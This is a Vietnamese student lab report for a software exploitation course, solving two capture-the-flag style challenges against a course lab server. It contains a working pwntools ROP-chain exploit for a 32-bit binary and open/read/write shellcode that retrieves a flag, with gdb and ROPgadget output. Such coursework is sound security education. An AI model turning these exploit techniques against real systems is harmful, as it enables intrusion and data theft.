BÁO CÁO BÀI TẬP

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

1. **THÔNG TIN CHUNG:**

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.N11.ATCL.1

STT	Họ và tên	MSSV	Email
1	Vũ Hoàng Thạch Thiết	20521957	20521957@gm.uit.edu.vn
2	Lê Viết Tài Mẫn	20521593	20521593@gm.uit.edu.vn

2. **NỘI DUNG THỰC HIỆN:**[1]

STT	Công việc	Kết quả tự đánh giá
1	Stack_architect	100%
2	Shell code	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Stack_Architect

```
pwndbg> checksec
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   80 Symbol
hitect
```

- Khi dùng gdb để checksec thì ta thấy NX đã được bật nghĩa là ta không thể truyền shell code vào



- Dùng ida để tìm địa chỉ của hàm func1, func2, win theo chuỗi để có thể thực hiện ROP attack
- Trong hàm func1 và 2 ta thấy có so sánh giá trị với 0x20010508 nên ta cần truyền giá trị này để làm tham số cho func1 và func2 để sau đó mới có thể đến hàm win

```
pwndbg> p func1
$1 = {<text variable, no debug info>} 0x804929e <func1>
pwndbg> p func2
$2 = {<text variable, no debug info>} 0x80492fe <func2>
pwndbg> p win
$3 = {<text variable, no debug info>} 0x8049216 <win>
pwndbg>
```

- Địa chỉ của các hàm


```
pwndbg> quit
ubuntu@s7e4ca819-vm:~$ ROPgadget --binary stack_architect --only 'pop|ret'
Gadgets information
============================================================
0x08049423 : pop ebp ; ret
0x08049420 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08049022 : pop ebx ; ret
0x08049422 : pop edi ; pop ebp ; ret
0x08049421 : pop esi ; pop edi ; pop ebp ; ret
0x0804900e : ret
0x08049272 : ret 0x8905
0x0804923a : ret 0xc030
0x08049252 : ret 0xc034
0x08049246 : ret 0xc038
0x080491ab : ret 0xe8c1
0x0804906a : ret 0xffff

Unique gadgets found: 12
ubuntu@s7e4ca819-vm:~$
```

- Dùng ROPgadget để tìm địa chỉ của gadget làm thay đổi thanh ghi ebx dùng trong các lệnh để nhập xuất
- Payload:


Hướng dẫn "vượt t... | 10 rủi ro bảo mật ứ... | TryHackMe | Lộ trìn... | Free Google Slides... | Pwnable Roadm

```
from pwn import *

#p = process('./stack_architect')

func1=0x0804929e
func2=0x080492fe
win=0x08049216
popRetAddress=0x08049022

payload = b'AAAA'
payload += b'I\'m sorry, don\'t leave me, I want you here with me ~~'
payload += b'\x00' * 27
payload += p32(0x08052001)

payload += p32(func1)
payload += p32(func1)
payload += p32(popRetAddress)
payload += p32(0x20010508)
payload += p32(func2)
payload += p32(func2)
payload += p32(win)
p = remote('10.81.0.7', 14004)
print(payload)

p.sendline(payload)
p.interactive()
~
```

ShellCode



- Ta checksec file thì thấy có 1 số trường không được kích hoạt và trường NX disabled thì ta sẽ nghĩ đến thực thi shell code với các phương thức read, write và open



- Kết quả khi thực hiện truyền payload

```
from pwn import *
p = remote('10.81.0.7', 14003) # change to correct IP and port

# prepare payload to send to vulnerable file

context.clear(arch='amd64', os='linux')

payload = asm('mov rax, 1954051118')
payload += asm ('push rax')
payload += asm ('mov rax, 7957654311249866351')
payload += asm ('push rax')
payload += asm ('mov rax, 7515207503850858576')
payload += asm ('push rax')

payload += asm ('mov rax, 0x2')
payload += asm ('mov rdi, rsp')
payload += asm ('xor rsi, rsi')
payload += asm ('xor rdx, rdx')
payload += asm ('syscall')

payload += asm ('mov rcx, rax')
payload += asm ('xor rax, rax')
payload += asm ('mov rdi, rcx')
payload += asm ('mov rsi, rsp')
payload += asm ('mov rdx, 0x50')
payload += asm ('syscall')

payload += asm ('mov rcx, rax')
payload += asm ('mov rax, 0x1')
payload += asm ('mov rdi, 0x1')
payload += asm ('mov rsi, rsp')
payload += asm ('mov rdx, rcx')
payload += asm ('syscall')

#send payload

p.sendline (payload)
p.interactive()
```

```
"shellcode3.py" [dos] 38L, 1011C written
ubuntu@s7e4ca819-vm:~$ python3 shellcode3.py
[+] Opening connection to 10.81.0.7 on port 14003: Done
[*] Switching to interactive mode
Use open, read, write to get flag, flag is in PhaPhaKhongCoDon.txt
W1{ve_so_sang_mua_chieu_xo_em_nghi_anh_la_ai_ma_sang_cua_chieu_do}
[*] Got EOF while reading in interactive
$
```

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

  *Ví dụ: [*NT101.K11.ANTT*]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT